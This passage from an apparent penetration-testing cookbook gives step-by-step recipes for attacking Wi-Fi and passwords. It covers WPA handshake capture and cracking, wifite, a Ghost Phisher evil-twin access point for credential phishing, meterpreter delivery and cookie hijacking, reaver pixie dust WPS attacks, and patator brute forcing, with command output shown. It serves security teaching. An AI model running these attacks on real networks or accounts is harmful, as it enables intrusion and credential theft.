
5. This will show us the list of access points available and the type of authentication they use. We select the one with WPA and then switch to the **WPA** tab.
6. Here, we click on **General functionalities** and then we click on **Start Capturing**:

7. Since the WPA attack requires the handshake to be captured, we need a station to be already connected to the access point. So, we click on the **Autoload victim clients** or enter custom victim MAC:




8. Next, we choose the deauth number. We choose `0` here in order to perform the deauthentication attack and click on the **Client deauthentication** button:

9. We should see a window pop up, which performs deauthentication for us:



And in the airodump window, we should see that the handshake has been captured.

10. Now that we are ready to crack the WPA, we switch to the **WEP cracking** tab, and in the **WPA bruteforce cracking**, we give a path to our dictionary and click on **Aircrack-ng - Crack WPA password**:



11. We should see the Aircrack window, and it will show us the password when it has been cracked:

12. Similarly, this tool can be used to crack WEP/WPA2 networks as well.

Dealing with WPAs

Wifite is a Linux-only tool designed to automate the process of a wireless audit. It requires Aircrack suite, Reaver, Pyrit, and so on to be installed for it to be able to run properly. It comes preinstalled with Kali. In this recipe, you will learn how to use wifite to crack some WPAs.


How to do it...

To learn about Wifite follow the given steps:

1. We can start Wifite by typing the following command:

```
wifite
```

The preceding command shows up a list of all the available networks as shown in the following screenshot:



2. We then press *Ctrl* + *C* to stop; it will then ask you to choose the network we would want to try cracking:

```
  16  MGMNT                 10  WEP   22db   no
  17  KRITIKA                1  WPA   21db   no
  18  (0C:D2:B5:35:B2:2D)    6  WEP   21db   no
  19  D-Link                11  WPA2  20db   no
  20  TP-LINK_EF1A           6  WPA2  20db  wps
  21  Bhupi                  6  WPA2  20db   no
  22  Tenda_0E0160           6  WPA   20db   no
  23  SDMANDIR               1  WPA2  19db   no
  24  (0C:D2:B5:35:CD:A1)    3  WEP   18db   no

 [+] select target numbers (1-24) separated by commas, or 'all':
```

3. We enter our number and press *Enter*. The tool automatically tries to use a different method to crack the network, and in the end, it will show us the password if it was successfully cracked:

```
  21  Bhupi                  6  WPA2  20db   no
  22  Tenda_0E0160           6  WPA   20db   no
  23  SDMANDIR               1  WPA2  19db   no
  24  (0C:D2:B5:35:CD:A1)    3  WEP   18db   no

 [+] select target numbers (1-24) separated by commas, or 'all': 9

 [+] 1 target selected.

 [0:08:20] starting wpa handshake capture on "Neha"
 [0:08:00] new client found: 20:2D:07:08:8E:72
 [0:07:55] listening for handshake...
```

We will see the following password:

```
[+] starting WPA cracker on 1 handshake
[0:00:00] cracking [redacted]th aircrack-ng
[0:00:01] 0 keys tested (0.00 keys/sec)
[+] cracked [redacted]:8C)!
[+] key:    "qwerty12"


[+] disabling monitor mode on wlan0mon... done
[+] quitting
```


Owning employee accounts with Ghost Phisher

Ghost Phisher is a wireless network audit and attack software that creates a fake access point of a network, which fools a victim to connect to it. It then assigns an IP address to the victim. The tool can be used to perform various attacks, such as credentials phish and session hijacking. It can also be used to deliver meterpreter payloads to the victims. In this recipe, you will learn how to use the tool to perform various phishing attacks or steal cookies, among others.

How to do it...


The use of Ghost Phisher can be seen as follows:

1. We start it using the `ghost-phisher` command:




2. Here, we choose our interface and click on **Set Monitor**:

3. Now we enter the details of the access point we want to create:




4. Then, we click on **Start** to create a new wireless network with that name.

5. Then, we switch to a **Fake DNS Server**. Here, we need to mention the IP address the victim will be directed to whenever he/she opens any web page:




6. We then start the DNS server.
7. Then, we switch to **Fake DHCP Server**. Here, we need to make sure that when a victim tries to connect, he/she gets an IP address assigned to him/her:

8. Once this is done, we click on **Start** to start the DHCP service.
9. If we want to phish someone and capture credentials, we can direct them to our phishing page by setting the options in the **Fake HTTP Server** tab. Here, we can upload the HTML page we want to be displayed or provide a URL we would want it to clone. We start the server:



10. In the next tab, we see **Ghost Trap**; this feature allows us to perform a Metasploit payload attack, which will ask the victim to download our prepared meterpreter payload, and as soon as it is executed, we will get a meterpreter connection back.
11. In the **Session Hijacking** tab, we can listen and capture sessions that might go through the network. All we need to do here is enter the IP address of the gateway or router and click on **Start**, and it will detect and show any cookies/sessions captured:



12. The credentials we captured in the HTTP server can be seen in the **Harvested Credentials** tab.

Pixie dust attack

Wi-Fi Protected Setup (**WPS**) was introduced in 2006 for home users who wanted to connect to their home network without the trouble of remembering complex passwords for the Wi-Fi. It used an eight digit pin to authenticate a client to the network.
A pixie dust attack is a way of brute forcing the eight digit pin. This attack allowed the recovery of the pin within minutes if the router was vulnerable. On the other hand, a simple brute force would have taken hours. In this recipe, you will learn how to perform a pixie dust attack.

This list of vulnerable routers on which the attack will work can be found at `https://docs.google.com/spreadsheets/d/1tSlbqVQ59kGn8hgmwcPTHUECQ3o9YhXR91A_p7Nnj5Y/edit?pref=2pli=1#gid=2048815923`.

Getting ready

We need the network with WPS enabled. Otherwise, it will not work.

How to do it...

To learn about pixie dust follow the given steps:


1. We start our interface in the monitor mode using the following command:

```
airmon-ng start wlan0
```

2. Then, we need to find the networks with WPS enabled; we can do that using the following command:

```
wash -i <monitor mode interface> -C
```


   The following screenshot shows an example of the preceding command:



3. Now we run `reaver` using the following command:

```
reaver -i wlan0mon -b [BSSID] -vv -S -c [AP channel]
```

The following screenshot shows an example of the preceding command:



4. Once it's done, we should see the PIN.

There's more...

Here are some great articles which can be referred to while attacking wireless networks:

- `http://www.hackingtutorials.org/wifi-hacking-tutorials/pixie-dust-attack-wps-in-kali-linux-with-reaver/`
- `http://www.kalitutorials.net/2014/04/hack-wpawpa2-wps-reaver-kali-linux.html`

7
Password Attacks – The Fault in Their Stars

In this chapter, we will cover the following recipes:

- Identifying different types of hash in the wild!
- Using hash-identifier
- Cracking with patator
- Cracking hashes online
- Playing with John the ripper
- Johnny Bravo!
- Using cewl
- Generating word list with crunch

Introduction

A weak password is a well-known scenario where most of the corporates are compromised. A lot of people use weak passwords that can be brute forced and plaintext can be obtained. In this chapter, we will talk about different ways in which we can crack a password hash obtained during a pentest activity performed on a webapp/network, among others.

Identifying different types of hash in the wild!

Hashes are generated by one-way mathematical algorithms, which means they cannot be reversed. The only way to break is to brute force them. In this recipe, you will learn how to identify some of the different types of hashes.

How to do it...

Following are the types of hashes.

MD5

This is the most common type of hash. MD stands for **Message Digest** algorithm. These hashes can be identified using the following observation:

- They are hexadecimal
- They are 32 characters in length and of 128 bits, for example, `21232f297a57a5a743894a0e4a801fc3`

MySQL less than v4.1

We may come across such hashes while extracting data from SQL Injection. These hashes can be identified using the following observation:

- They are hexadecimal as well
- They are 16 characters in length of and 64 bits, for example, `606727496645bcba`

MD5 (WordPress)

This is used on websites made via WordPress. These hashes can be identified using the following observation:

- They begin with `$P$`
- They contain alphanumeric characters
- They are 34 characters in length and of 64 bits, for example, `$P$9QGUsR07ob2qNMbmSCRh3Moi6ehJZR`

MySQL 5

This is used in newer versions of MySQL to store credentials. These hashes can be identified using the following observation:

- They are all CAPS
- They always start with an *asterisk*
- They are 41 characters in length, for example, `*4ACFE3202A5FF5CF467898FC58AAB1D615029441`

Base64 encoding

Base64 is easy to identify. The conversion is done by encoding eight octets into four characters. The easiest way to check a Base64 is as follows:

- Verify that the length is a multiple of 4 characters
- Verify that every character is in the set A-Z, a-z, 0-9, +, / except the padding at the end, which is 0, 1, or 2, = characters, for example, `YW55IGNhcm5hbCBwbGVhc3VyZS4=`

There's more...

Here's an article to learn more about different types of hashes:

`http://www.101hacker.com/2010/12/hashes-and-seeds-know-basics.html`

Using hash-identifier

In the preceding recipe, you learned how to identify some common hash types. But there are other hashes as well, and in this recipe, you will learn how to identify other hashes we find during our pentesting project.


How to do it...

The following steps demonstrate the use of hash-identifier:

1. Kali comes preinstalled with a tool called hash identifier. To start the tool, we use the following command:

```
hash-identifier
```

   The following screenshot shows the output of the preceding command:



2. Now all we need to do is paste the hash we found here, and it will show us the type:

Cracking with patator

Sometimes, it is possible we have the usernames but we want to try brute forcing the password for it. Patator is an amazing tool that allows us to brute force multiple types of logins and even ZIP passwords. In this recipe, we will see how to use patator to perform a brute force attack.

How to do it...

Following are the steps to use patator:

1. To see all the options, we use the following command:

```
patator -h
```

The following screenshot shows the output of the preceding command:

2. Let's try to brute force an FTP login:

```
patator ftp_login
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# patator ftp_login
Patator v0.5 (http://code.google.com/p/patator/)
Usage: ftp_login <module-options ...> [global-options ...]

Examples:
  ftp_login host=10.0.0.1 user=FILE0 password=FILE1 0=logins.txt 1=passwor
 -x ignore:mesg='Login incorrect.' -x ignore,reset,retry:code=500

Module options:
  host          : target host
  port          : target port [21]
  user          : usernames to test
  password      : passwords to test
  tls           : use TLS [0|1]
  timeout       : seconds to wait for a response [10]
  persistent    : use persistent connections [1|0]
```

3. We can now set the host, user file, and password file and run the module:

```
patator ftp_login host=192.168.36.16 user=ftp password=ftp
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# patator ftp_login host=192.168.36.16 user=ftp password=ftp
00:49:42 patator    INFO - Starting Patator v0.5 (http://code.google.com/p/p
00:49:42 patator    INFO -
00:49:42 patator    INFO - code  size | candidate                          |
00:49:42 patator    INFO - -----------------------------------------------------
00:49:42 patator    INFO - 230   44   |                                    |
00:49:42 patator    INFO - Hits/Done/Skip/Fail/Size: 1/1/0/0/1, Avg: 9 r/s,
```

4. We can see that access has been granted and the module has stopped.

Cracking hashes online

Often when we come across hashes while pentesting, it's a good idea to check the hash online: whether it has been already cracked or not. In this recipe, you will learn about some of the cool websites that provide the hash cracking service.

How to do it...


Let's take a look at identifying different types of hashes.

Hashkiller

The following steps demonstrate the use of Hashkiller:


1. Hashkiller is a great service where we can submit our hashes, and if it has already been cracked in the past, it will show us the plaintext:

2. The process is simple; we simply choose the option on the website where it says **Decrypter / Cracker** and then we click on the type of hash we want to crack:



3. On the page that opens, we paste our hash, fill in the CAPTCHA, and then click on **Submit**:

4. If the hash exists, it will show us the plaintext; else, we will see a message saying **Failed to find any hashes!**:

